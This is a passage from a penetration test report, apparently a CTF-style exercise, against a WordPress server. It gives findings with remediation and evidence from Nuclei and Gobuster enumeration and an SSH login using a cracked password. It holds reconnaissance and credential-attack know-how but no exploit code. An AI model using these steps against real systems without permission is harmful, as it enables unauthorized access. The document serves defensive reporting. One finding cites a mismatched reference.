
Remediation

1. Restrict access to sensitive directories using proper access control mechanisms.
2. Ensure that directory browsing is disabled in the server configuration.
3. Regularly review and audit directory permissions.

Finding EPT-005: Lack of Web Application Firewall (WAF) (High)

Description:	The web server lacked a Web Application Firewall (WAF), making it vulnerable to various web-based attacks, such as SQL injection and XSS, as well as exploitation of known vulnerabilities.
Risk:	Likelihood: High – The absence of a WAF increases vulnerability to web-based attacks. Impact: High – A WAF can prevent attackers from exploiting known vulnerabilities.
System:	Webserver
Tools Used:	Manual Review
References:	[NIST SP800-53 IA-5(1)](#) - Authenticator Management https://www.cisecurity.org/white-papers/cis-password-policy-guide/

Evidence



```
                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.2

                projectdiscovery.io

[INF] Your current nuclei-templates v10.0.0 are outdated. Latest is v10.0.1
[INF] Successfully updated nuclei-templates (v10.0.1) to /home/fkrl/.local/nuclei-templates. GoodLuck!
[WRN] Found 2 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.3.2 (outdated)
[INF] Current nuclei-templates version: v10.0.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 86
[INF] Templates loaded for current scan: 8590
[INF] Executing 8587 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 3 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1598 (Reduced 1502 Requests)
[INF] Using Interactsh Server: oast.live
[missing-sri] [http] [info] http://10.15.42.245:487 ["http://10.15.42.245:487/wp-content/themes/astra/assets/js/minified/frontend.min.js?ver=4.8.2"]
[wordpress-akismet:detected_version] [http] [info] http://10.15.42.245:487/wp-content/plugins/akismet/readme.txt ["5.3.3"] [last_version="5.3.3"]
[waf-detect:nginxgeneric] [http] [info] http://10.15.42.245:487
[external-service-interaction] [http] [info] 10.15.42.245:487
[addeventlistener-detect] [http] [info] http://10.15.42.245:487
[nginx-version] [http] [info] http://10.15.42.245:487 ["nginx/1.18.0"]
[wp-license-file] [http] [info] http://10.15.42.245:487/license.txt
[wordpress-login] [http] [info] http://10.15.42.245:487/wp-login.php
[metatag-cms] [http] [info] http://10.15.42.245:487 ["WordPress 6.6.2"]
[tech-detect:nginx] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:clear-site-data] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:referrer-policy] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:x-frame-options] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:content-security-policy] [http] [info] http://10.15.42.245:487
[http-missing-security-headers:permissions-policy] [http] [info] http://10.15.42.245:487
[wordpress-detect:version_by_css] [http] [info] http://10.15.42.245:487/wp-admin/install.php ["6.6.2"]
[wp-user-enum:usernames] [http] [low] http://10.15.42.245:487/wp-json/wp/v2/users/ ["zidanapik","ZidanApik"]
[wordpress-xmlrpc-file] [http] [info] http://10.15.42.245:487/xmlrpc.php
```

Figure 6: Result of Nuclei   scanning


Remediation

Implement a Web Application Firewall (WAF) to help protect against known and unknown attacks.
Regularly monitor WAF logs for potential attacks and take necessary action.
Conduct periodic testing to ensure the WAF is configured correctly.

Finding EPT-006: Unrestricted Directory Access (Moderate)

Description:	Several directories not intended for public access were discovered during directory enumeration using Gobuster. These directories could potentially contain sensitive files or expose additional vulnerabilities, allowing attackers to access configuration files, logs, or administrative interfaces.
Risk:	Likelihood: Moderate – Publicly accessible directories can easily be found by attackers through automated tools. Impact: Moderate – Access to sensitive directories could lead to further exploitation or exposure of sensitive information.
System:	Webserver
Tools Used:	Gobuster
References:	OWASP Top 10 A5: Security Misconfiguration

Evidence



```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.15.42.245:487
[+] Method:                  GET
[+] Threads:                 128
[+] Wordlist:                /home/fkrl/Downloads/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/0                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/0/]
/wp-content           (Status: 301) [Size: 178] [--> http://10.15.42.245:487/wp-content/]
/feed                 (Status: 200) [Size: 4760]
/rss                  (Status: 200) [Size: 904]
/login                (Status: 302) [Size: 0] [--> http://10.15.42.245:487/wp-login.php]
/atom                 (Status: 200) [Size: 5000]
/s                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/sample-page/]
/a                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/wp-content/uploads/2024/10/a-1728129746.9987.php]
/t                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/trial/]
/admin                (Status: 302) [Size: 0] [--> http://10.15.42.245:487/wp-admin/]
/h                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/hello-world/]
/rss2                 (Status: 200) [Size: 4760]
/tr                   (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/trial/]
/wp-includes          (Status: 301) [Size: 178] [--> http://10.15.42.245:487/wp-includes/]
/A                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/wp-content/uploads/2024/10/a-1728129746.9987.php]
/S                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/sample-page/]
/T                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/trial/]
/H                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/hello-world/]
/sa                   (Status: 301) [Size: 0] [--> http://10.15.42.245:487/sample-page/]
/trial                (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/trial/]
/rdf                  (Status: 200) [Size: 4399]
/page1                (Status: 200) [Size: 98008]
/sample               (Status: 301) [Size: 0] [--> http://10.15.42.245:487/sample-page/]
/'                    (Status: 301) [Size: 0] [--> http://10.15.42.245:487/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.15.42.245:487/wp-admin/]
/he                   (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/hello-world/]
/%20                  (Status: 301) [Size: 0] [--> http://10.15.42.245:487/]
/sam                  (Status: 301) [Size: 0] [--> http://10.15.42.245:487/sample-page/]
/TR                   (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/trial/]
/hello                (Status: 301) [Size: 0] [--> http://10.15.42.245:487/2024/10/03/hello-world/]
/wp-admin             (Status: 301) [Size: 178] [--> http://10.15.42.245:487/wp-admin/]
```

Figure 7: Directory found using Gobuster


Remediation

1. Restrict access to sensitive directories by configuring proper access control policies.
2. Disable directory listing in the web server configuration to prevent the exposure of directory contents.
3. Regularly audit and review directory permissions to ensure that only authorized users have access.

Finding EPT-007: SSH Access Gained via Cracked Credentials (Moderate)

Description:	After successfully cracking the password for the user ethack from the file list.xyz, SSH access was gained to the server. Weak password policies allowed the attacker to brute force the password, demonstrating the risks of poor password hygiene and the lack of additional security measures, such as multi-factor authentication (MFA).
Risk:	Likelihood: Moderate – Weak passwords increase the risk of brute force attacks and unauthorized access. Impact: High – Gaining SSH access provides full control over the server, allowing attackers to execute commands, modify files, and exfiltrate data.
System:	SSH Server
Tools Used:	Hashcat, SSH Client
References:	OWASP Top 10 A2: Broken Authentication NIST SP800-63B: Digital Identity Guidelines – Authentication and Lifecycle Management

Evidence



```
└─$ ssh ethack@10.15.42.245
The authenticity of host '10.15.42.245 (10.15.42.245)' can't be established.
ED25519 key fingerprint is SHA256:u6YBBFon0dNFZ9BWBUzj89j7YqOyx2UdRpdmNzS9drI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.15.42.245' (ED25519) to the list of known hosts.
ethack@10.15.42.245's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 06 Oct 2024 08:00:38 AM UTC

  System load:  0.11               Processes:                263
  Usage of /:   26.3% of 30.34GB   Users logged in:          2
  Memory usage: 14%                IPv4 address for ens160: 10.15.42.245
  Swap usage:   0%

65 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Oct  6 07:40:04 2024 from 10.33.13.97
-bash: readme.txt: Permission denied
ethack@eth2024:~$ ls
readme.txt
ethack@eth2024:~$ cat readme.txt
Selamat, Kamu Berhasil!
Kalian kira ini sampai disini? eits, dilanjut yaa masih ada lhoo
ethack@eth2024:~$ █
```

Figure 8: Successful login in ssh using username and password found before

Remediation

1. Enforce stronger password policies with complex requirements, such as a minimum length and a mix of characters.
2. Implement key-based SSH authentication instead of password-based authentication for enhanced security.
3. Enable multi-factor authentication (MFA) for SSH logins to prevent unauthorized access, even if credentials are compromised.

Finding EPT-008: WordPress Plugin and Theme Enumeration (Informational)

Description:	During the testing, WordPress plugins and themes were enumerated using WPScan. The site revealed detailed information about installed plugins and themes, which could help attackers identify known vulnerabilities to exploit. While not a direct security issue, exposing this information unnecessarily increases the attack surface.
Risk:	Likelihood: Low – Automated tools can easily gather this information. Impact: Low – The information itself may not be sensitive but can lead attackers to vulnerabilities in outdated plugins or themes.
Tools Used:	WPScan
References:	OWASP Top 10 A5: Security Misconfiguration

Remediation

1. Limit access to WordPress metadata to prevent attackers from retrieving information about installed plugins and themes.
2. Implement a Web Application Firewall (WAF) to block enumeration attempts and provide additional protection against plugin vulnerabilities.
3. Regularly update all plugins and themes to ensure that known vulnerabilities are patched promptly.

Additional Scans and Reports

As part of the external penetration testing, all detailed scan reports and information gathered during the assessment are provided to the client. This includes raw data from tools such as Nmap, WPScan, Gobuster, and any other scanning utilities used during the testing process.

These reports highlight additional vulnerabilities and system hygiene issues that were discovered but not necessarily exploited during the test. While these vulnerabilities may not directly lead to an immediate breach, addressing them provides opportunities to enhance the overall defense-in-depth strategy for the organization.

The detailed reports cover a wide range of security aspects, including:

Open ports and services that may be misconfigured.
Potential software vulnerabilities that were identified but not exploited.
Sensitive information disclosure from services like FTP or exposed directories.
Weaknesses in password policies and authentication mechanisms.

Last Page